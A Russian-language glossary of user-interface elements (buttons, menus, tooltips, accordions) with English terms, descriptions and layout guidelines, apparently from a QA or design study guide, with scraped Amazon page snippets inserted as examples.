Примеры: Checkboxes, Radio Buttons, Dropdown Lists, List Boxes, Buttons, Toggles, Text Fields, Date Field.
- **Navigation Components – Компоненты Навигации** – помогают пользователям перемещаться по продукту или веб-сайту. Общие навигационные компоненты включают панели вкладок на устройстве iOS и меню гамбургеров на Android.
Примеры: Breadcrumb, Slider, Search Field, Pagination, Slider, Tags, Icons.
- **Informational Components – Информационные компоненты** – делятся информацией с пользователями.
Примеры: Tooltips, Icons, Progress Bar, Notifications, Message Boxes, Modal Windows.
- **Containers – Контейнеры** – содержат связанный контент вместе.
Примеры: Accordion.

? Типовые элементы интерфейса

- **INPUT CONTROLS**
 - **Button** – Кнопка
 - **Split Button** – Сдвоенная Кнопка
 - **Dropdown Button** – Кнопка Раскрывающегося Списка
 - **Check Box** – Флаговая Кнопка
 - **Radio Button** – Радиокнопка
 - **Toggle Button** – Кнопка-Переключатель
 - **List Box** – Список
 - **Drop-Down List / Combo Box** – Раскрывающийся Список
 - **Sequential Selection Button** – Кнопка Последовательного Выбора
 - **Input Field** – Поле Ввода
 - **Text Field / Textbox / Edit Field** – Текстовое поле / Поле Редактирования
 - **Password Field** – Поле Пароля
 - **Mask** – Маска
 - **Placeholder** – Подсказка
 - **Cursor Pointer** – Курсор Указатель
 - **Cursor Text** – Курсор Текст
 - **Slider** – Ползунок
 - **Stepper** – Счётчик
 - **Picker** – Пикер (Сортировщик)
 - **Date Picker** – Выбор Даты / Календарь
 - **Drum** – Барабан
 - **Valcoder** – Валкодер
 - **Rating Bar** – Рейтинг
- **NAVIGATION COMPONENTS**
 - **Menu** – Меню
 - **Main Menu / Menu Bar** – Главное Меню окна
 - **Popup Menu** – Контекстное Меню
 - **Pull Down Menu** – Ниспадающее Меню
 - **Bento Menu, Döner Menu, Hamburger Menu, Kebab Menu, Alt-burger, Meatball** – Гамбургер-меню
 - **Pie Menu / Radial Menu** – Радиальное Меню
 - **Tree View** – Дерево / Иерархический Список
 - **Breadcrumb** – Навигационная Цепочка / Хлебные Крошки
 - **Search Field** – Поле Поиска
 - **Tag** – Тэг
 - **Navigation** – Навигация
 - **Arrows (Up/Down)** – Стрелочки (Вверх/Вниз)
 - **Icon** – Иконка, Значок (также входит в Informational Components)
 - **Panel** – Панель
 - **Sidebar** – Боковая Панель
 - **Tab / Tab Bar** – Вкладка / Панель Вкладок
 - **Toolbar** – Панель Инструментов
 - **Scrollbar** – Полоса Прокрутки
 - **Pagination** – Пагинация
 - **Carousel** – Карусель
 - **Link** – Ссылка
 - **Anchor** – Якорь
- **INFORMATIONAL COMPONENTS**
 - **Window** – Окно
 - **Dialog Box** – Диалоговое Окно
 - **Popup** – Всплывающее Окно

- **Modal Window** – Модальное Окно
- **Heads-Up Display** – Отображение Поверх
- **Status Bar** – Страна Состояния
- **Section** – Раздел
- **Header** – Хеддер / Шапка
- **Footer** – Футер / Подвал
- **Label** – Метка
- **Icon** – Иконка, Значок (также входит в Navigation Components)
- **Content** – Контент
- **Block** – Блок
- **Card** – Карточка
- **Grid View** – Сетка
- **Gallery** – Галерея
- **Preview** – Превью
- **Border** – Обводка
- **Player** – Плеер
- **Hidden Widget** – Скрываемый Виджет
- **Tooltip / Hint** – Всплывающая Подсказка
- **Phylacter** – Пузырь
- **Loader / Pre-Loader** – Индикатор Загрузки
- **Progress Bar** – Индикатор Процесса / Страна Загрузки
- **Level Indicator** – Индикатор Уровня
- **Confirmation Message** – Подтверждающее Сообщение
- **Positive / Success Message** – Сообщение об Успехе
- **Negative / Error Message** – Сообщение об Ошибке
- **Notifications** – Уведомления

- **CONTAINERS**

- **Accordion** – Аккордеон

? Функции элементов интерфейса

- **INPUT CONTROLS**


- **Button** – Кнопка – позволяет пользователю взаимодействовать с формами на сайте – при нажатии выполняется то или иное действие, может иметь или не иметь текст, эффекты.



- **Split Button** – Сдвоенная Кнопка – кнопка,зывающая список со вторичными действиями или кнопками.



- **Dropdown Button** – Кнопка Раскрывающегося Списка – при нажатии отображается раскрывающийся список взаимоисключающих элементов.




- **Check Box** – Флаговая Кнопка – имеет два состояния: включена или выключена; флаг который позволяет выбирать учитывать этот элемент или нет.

- Синий
 - Желтый
 - Белый

- **Radio Button** – Радиокнопка одна из опций всегда включена, другие при этом выключены.
 Да
 Нет
- **Toggle Button** – Кнопка-Переключатель – может находиться в одном из двух состояний: активна или нет; флаг который позволяет выбрать между Да или Нет.

- **List Box** – Список – в веб интерфейсах присутствуют нумерованные списки (цифрами), маркованные списки (точки, квадратики, кружки, чёрточки) и списки определений; как и флагки, позволяет пользователям выбирать несколько элементов одновременно, но они более компактны и при необходимости могут поддерживать более длинный список параметров.
Название списка:
 - Первый пункт
 - Второй пункт
 - Третий пункт
- **Drop-Down List / Combo Box** – Раскрывающийся Список – позволяет пользователям выбирать по одному элементу за раз, аналогично радиокнопкам, но они более компактны и позволяют сэкономить место.

- **Sequential Selection Button** – Кнопка Последовательного Выбора – элемент, значение в котором выбирается последовательным нажатием мыши по нему. В отличие от раскрывающегося списка, такая кнопка не позволяет видеть другие значения, кроме выбранного.
- **Input Field** – Поле Ввода – поле для ввода небольшого объёма текста без переноса строк (при получении фокуса ввода в нём появляется курсор, приглашая ввести текст в поле).
Ваше имя 
- **Text Field / Textbox / Edit Field** – Текстовое поле / Поле Редактирования – поле для ввода большего объёма текста, чем в Поле Ввода (Input Field) с переносом строк (одну строку, либо несколько строк текста).

- **Password Field** – Поле Пароля – поле для ввода пароля, автоматически скрывает символы, заменяя их на точки.

- **Mask** – Маска – это значения, указывающие формат допустимых значений входных данных в поле.

- **Placeholder** – Подсказка – подсказка внутри поля формы. Например, в поле «Пароль» можно вставить подсказку, что нужно ввести «Не менее 6 символов». Технология создавалась, чтобы облегчить процесс ввода данных.


- **Cursor Pointer** – Курсор Указатель – тип курсора в виде руки с вытянутым указательным пальцем; обычно появляется при наведении на ссылку.



- **Cursor Text** – Курсор Текст – тип курсора, стандартный для редактирования текста.



- **Slider** – Ползунок – используемый для выбора значения или диапазона значений. Перетаскивая ползунок пальцем или мышью, пользователь может постепенно и точно регулировать значение.



- **Stepper** – Счётчик – элемент управления, который позволяют пользователям регулировать значение. Однако, в отличие от Ползунка, он позволяют пользователям изменять значение только в заранее определённых диапазонах, с заранее установленным шагом; двунаправленный вариант для числовых значений. Нажатие на кнопку позволяет изменить значение параметра на единицу в большую или меньшую сторону.




- **Picker** – Пикер (Сортировщик) – преимущество использования Пикеров над Полями Ввода (Input Field) заключается в том, что все пользователи выбирают данные и они в нужном формате сохраняются в базе данных, что делает информацию управляемой и лёгкой для доступа. В Поле Ввода же нужно писать парсеры и распознаватели разных типов введённых данных.



- **Date Picker** – Выбор Даты / Календарь – диалог выбора даты из открывшегося календаря.



- **Drum** – Барабан – на iOS используется для выбора даты; так же барабан можно использовать для чего угодно где нужно упросить ввод данных.



- **Valcoder** – Валкодер – врачающийся элемент управления наподобие ручки настройки во многих радиоприёмниках. Может быть как одно-, так и многооборотным.




- **Rating Bar** – Рейтинг – элемент интерфейса показывающий среднюю оценку.



- **NAVIGATION COMPONENTS**

- **Menu** – Меню – позволяет выбрать одну из нескольких перечисленных опций программы.
- **Main Menu / Menu Bar** – Главное Меню окна – основная часть меню, которая постоянно находится в окне приложения (реже скрывается и появляется при определенных действиях пользователя).



- **Popup Menu** – Контекстное Меню – список команд, вызываемый пользователем для выбора необходимого действия над выбранным объектом: команды контекстного меню относятся к тому объекту, над которым это меню было вызвано.



- **Pull Down Menu** – Ниспадающее Меню – дополнительное меню, которое появляется на экране после выбора пункта из основного меню и располагается ниже выбранного.



- **Bento Menu, Döner Menu, Hamburger Menu, Kebab Menu, Alt-burger, Meatball** – Гамбургер-Меню – используются в качестве отображения меню, как иконки соответствующей блюду.



- **Pie Menu / Radial Menu** – Радиальное Меню – кольцевое меню вокруг курсора; выбор пункта меню осуществляется движением курсора в направлении пункта меню.



- **Tree View** – Дерево / Иерархический Список – совокупность связанных отношениями структуры пиктограмм в иерархическом древе.



- **Breadcrumb** – Навигационная Цепочка / Хлебные Крошки – элемент навигации по сайту, который представляет собой путь от корня сайта, до текущей страницы, на которой в настоящий момент находится пользователь. Хлебные крошки обычно представляют собой полосу в верхней части страницы, обычно под шапкой сайта.



- **Search Field / Search Bar** – Поле Поиска / Поисковая Страна – строка для ввода поискового запроса (обычно, односторонние текстовые поля, которые часто сопровождаются кнопкой поиска).



- **Tag** – Тэг – метка, элемент (чаще всего располагающийся под контентом) показывает принадлежность статьи, товара и пр. к конкретной категории. Зачастую при нажатии на тег происходит перенаправление на страницу со всем контентом, у которого есть такой тэг.




- **Navigation** – Навигация – любой вид элементов позволяющий перенаправлять пользователя на похожий элемент будь то страница, другая картинка, следующий текст.



- **Arrows (Up/Down)** – Стрелочки (Вверх/Вниз) – вид навигации.



- **Icon** – Иконка, Значок (также входит в Informational Components) – упрощённое изображение, служащее интуитивно понятным символом, помогающим пользователям ориентироваться в системе, (как правило, значки имеют гиперссылки).



- **Panel** – Панель – контейнер пользовательского интерфейса верхнего уровня, в котором размещаются виджеты.




- **Sidebar** – Боковая Панель – скрывает дополнительный контент рядом со страницей;



- **Tab / Tab Bar** – Вкладка / Панель Вкладок – состоит из заголовка и скрытого контента, на который можно попасть при обращении к заголовку; отображается в нижней части мобильного приложения и позволяют пользователям быстро перемещаться между основными разделами приложения.



- **Toolbar** – Панель Инструментов – элемент, для размещения на нём нескольких других элементов, вызывающие часто используемые функции (горизонтальный или вертикальный прямоугольник, в котором размещены элементы такие как: кнопка, меню, поле с текстом, выпадающий список).




- **Scrollbar** – Полоса Прокрутки – позволяет перемещать окно просмотра, и одновременно является индикатором его положения.



- **Pagination** – Пагинация – помогает легко «браузить» страницы сайта находя нужную вам страницу (обычно находится в нижней части страницы).




- **Carousel** – Карусель – позволяют пользователям просматривать наборы контента, такие как изображения или открытки, часто гиперссылки на большее количество контента или источников. Самым большим преимуществом использования каруселей в дизайне UI является то, что они позволяют нескольким фрагментам контента занимать одну и ту же область пространства на странице или экране.



- **Link** – Ссылка – перенаправляющий по адресу, указанному в нём.



- **Anchor** – Якорь – перенаправляющий по адресу и к конкретному элементу, указанному в нём.



• INFORMATIONAL COMPONENTS

- **Window** – Окно – способ организации полноэкранного интерфейса программы (разновидность графического интерфейса), в котором каждая интегральная часть располагается в графическом окне — собственном субэкранном пространстве, находящемся в произвольном месте «над» основным экраном. Несколько окон, одновременно располагающихся на экране, могут перекрываться, виртуально находясь «выше» или «ниже» друг относительно друга.



- **Dialog Box** – Диалоговое Окно – окно, предназначенное для вывода информации и (или) получения ответа от пользователя; осуществляет двустороннее взаимодействие компьютер-пользователь («диалог»): сообщая пользователю что-то и ожидая от него ответа.



- **PopUp** – Всплывающее Окно – небольшое всплывающее окно в углу экрана.



- **Modal Window** – Модальное Окно – (разновидность Всплывающего Окна) появляется на большую часть экрана и блокирует работу с остальным сайтом; блок, содержащий контент или сообщение, которое требует от вас взаимодействия с ним, прежде чем вы сможете закрыть его и вернуться к основному контенту.



- **Heads-Up Display** – Отображение Поверх – отображение поверх всех элементов значения каких-то параметров либо важных сообщений.

- **Status Bar** – Стока Состояния – информационная область, обычно расположенная в нижней части окна или в верхней на мобильных приложениях; её можно разделить на разделы для группировки информации; её работа заключается в первую очередь в отображении информации о текущем состоянии его окна, хотя некоторые строки состояния имеют дополнительные функции.



- **Section** – Раздел – страница сайта.



- **Header** – Хедер / Шапка – самая верхняя часть сайта. Обычно в ней расположены логотип, меню и контактная информация. Шапка чаще всего бывает закреплённой, т.е. она перемещается вместе с перемещением пользователя по странице.




- **Footer** – Футер / Подвал – самая нижняя часть сайта. Чаще всего в ней расположена карта сайта, контактные данные, быстрые ссылки на популярные разделы, копирайт, политика конфиденциальности и ссылка на разработчика сайта.



- **Label** – Метка – описывает суть того, рядом с чем находится.



- **Icon** – Иконка, Значок (также входит в Navigation Components) – упрощённое изображение, служащее интуитивно понятным символом, помогающим пользователям ориентироваться в системе, (как правило, значки имеют гиперссылки).



- **Content** – Контент – текст, изображения, видео, то есть наполнение сайта.



- **Block** – Блок – смысловой элемент включающий в себя информацию только об одной сущности. Обычно блок начинается с заголовка и отделен от следующего каким-либо визуальным решением, цветом, линией, тенью.



- **Card** – Карточка – это небольшие прямоугольные или квадратные модули, которые содержат различную информацию: в виде кнопок, текста, мультимедиа и т.д.; разумно используют доступное пространство и предоставляют пользователю несколько вариантов содержимого, не заставляя пользователя прокручивать традиционный список.



- **Grid View** – Сетка – элемент для отображения табличных данных.




- **Gallery** – Галерея – набор из нескольких изображений.



- **Preview** – Превью – изображение или часть другого контента, уменьшенная в размере. При нажатии на превью открывается исходный размер контента, отображаемого в превью.




- **Border** – Обводка – обводка элемента: **solid** (цельная), **dashed** (линиями) и **dotted** (точками).



- **Player** – Плеер – элемент воспроизводящий аудио и видеофайлы.



- **Hidden Widget** – Скрываемый Виджет – элемент, позволяющий скрыть часть элементов управления, когда они не используются.



- **Tooltip / Hint** – Всплывающая Подсказка – небольшие подсказки, которые помогают пользователям понять часть или процесс в интерфейсе.




- **Phylacter** – Пузырь – небольшие подсказки, которые помогают пользователям понять часть или процесс в интерфейсе.



- **Loader / Pre-Loader** – Индикатор Загрузки – анимированный элемент, воспроизводящийся в процессе загрузки сайта, видео, изображений и другого контента




- **Progress Bar** – Индикатор Процесса / Стока Загрузки – элемент, показывающий степень загрузки контента или исполняемой функции; помогает визуализировать, на каком шаге находится пользователь.




- **Level Indicator** – Индикатор Уровня – элемент для индикации значения какой-либо величины (иногда вместо него используется Индикатор Процесса).




- **Confirmation Message** – Подтверждающее Сообщение – когда пользовательский интерфейс запрашивает подтверждение у пользователя, он спрашивает, хотят ли они продолжить действие, которое они только что предприняли. Это может быть связано с предупреждением или важной информацией, связанной с этим действием. Подтверждение не требуется, когда последствия действия обратимы или незначительны.



- **Positive / Success Message** – Сообщение об Успехе – сообщение о положительном результате.



- **Negative / Error Message** – Сообщение об Ошибке – сообщение об отрицательном результате.




- **Notifications** – Уведомления – дают юзеру понять, что есть что-то новое (сообщение/систем. уведомление).




● CONTAINERS

- **Accordion** – Аккордеон – элемент интерфейса состоящий из заголовков и скрываемого и открываемого контента; позволяют расширять и сворачивать разделы контента, помогают быстро перемещаться по материалам и позволяют UI-дизайнеру включать большие объемы информации в ограниченном пространстве.




- **LABEL** – Описывает суть того, рядом с чем находится

- **Label** должен быть в один уровень с полями ввода.
- Цвет шрифта **Label** должен входить в цветовую гамму сайта.
- Размер шрифта **Label** должен быть пропорционален.




- **INPUT** – Поле ввода: текста, паролей, даты и т.п.

- Все **Input** одной формы должны быть одного цвета.
- Все **Input** одной формы должны быть выровнены относительно друг друга.
- Все **Input** одной формы должны находиться на одинаковом расстоянии друг от друга.



- **PLACEHOLDER** – Текст-подсказка внутри Поля Ввода

- **Placeholder** должен иметь отступ от каждой границы поля.
- Шрифт **Placeholder** должен соответствовать стилистике сайта.
- Цвет шрифта должен быть более блеклым, чем **Label**.



- **TEXT AREA – Область ввода текста.**

- **Text Area** должна соответствовать по ширине другим текстовым полям.
- **Text Area** должна быть выровнена относительно **Label**.

2. Enter your gift card details

This Gift Card can only be used to purchase eligible goods and services available on Amazon.com, and cannot be used on Amazon websites in other countries.

Amount

Delivery

To
You can add up to 999 email addresses separated by a comma or a space. Each recipient will receive their own personalized gift card.

From

Message

463 characters remaining

- **CHECKBOX – имеет 2 состояния: «Включён» / «Выключен»**

Climate Pledge Friendly

Department

Cell Phones & Accessories

Cell Phones

Accessories

Cases, Holsters & Clips

Avg. Customer Review

★★★★★ & Up

★★★★☆ & Up

★★★☆☆ & Up

★★☆☆☆ & Up

Featured Brands

< Clear

Apple

Ailun

JETech

TAKAGI

QHOHQ

TOZO

MUXA

RESULTS

Amazon's Choice

Apple AirPods (2nd Generation)

★★★★★ [501,718](#)

Apple EarPods with Lightning Connector - White

★★★★★ [159,631](#)

Best Seller

Apple Pencil (2nd Generation)

★★★★★ [59,208](#)

Best Seller

Ailun GLASS SCREEN PROTECTOR

Compatible for iPhone 11/iPhone XR, 6.1 Inch 3 Pack Tempered Glass

★★★★★ [289,993](#)

\$898 \$10.99

Ships to Netherlands

- **RADIO GROUP – Одна из опций всегда включена**

- Шрифт **Label** должен соответствовать стилистике сайта.
- Расстояние между опциями **Radio Group** должно быть одинаковое.

amazon Deliver to Netherlands All Hello, Account & Lists Returns & Orders Cart

All Today's Deals Buy Again Customer Service Browsing History Gift Cards Registry Sell Shop Father's Day Gifts

Language Settings

Select the language you prefer for browsing, shopping, and communications.

English - EN

español - ES - Traducción

العربية - AR - الترجمة

Deutsch - DE - Übersetzung

עברית - HE - תרגום

한국어 - KO - 번역

português - PT - Tradução

中文 (简体) - ZH - 简体中文


中文 (繁體) - ZH - 繁體中文

Translation

We'll translate the most important information for your browsing, shopping, and communications. Our translations are provided for your convenience. The English version of Amazon.com, including our Conditions of Use, is the definitive version. [Learn more](#)


- **DROPDOWN LIST – Выпадающий список**

- Текст пунктов внутри должен полностью помещаться в строку.
- Должна быть опция скролла, если список длинный.
- Возможна реализация выпадения списка не вниз, а, например, вверх.
- Опция, над которой стоит курсор, должна быть подсвеченена цветом.
- Шрифт должен соответствовать стилистике сайта.




- **BUTTON – Кнопка, может быть С или БЕЗ текста; может иметь hover-эффект; может иметь click-эффект.**

- должен быть выровнен относительно остальных элементов.
- размер должен соответствовать стилю формы.
- Если содержит текст, он должен начинаться с заглавной буквы.




- **SLIDER – Слайдер / Ползунок, используемый для выбора значения или диапазона значений.**

- Может сопровождаться цифровым полем.
- Должна быть возможность изменять положение слайдера стрелками клавиатуры.



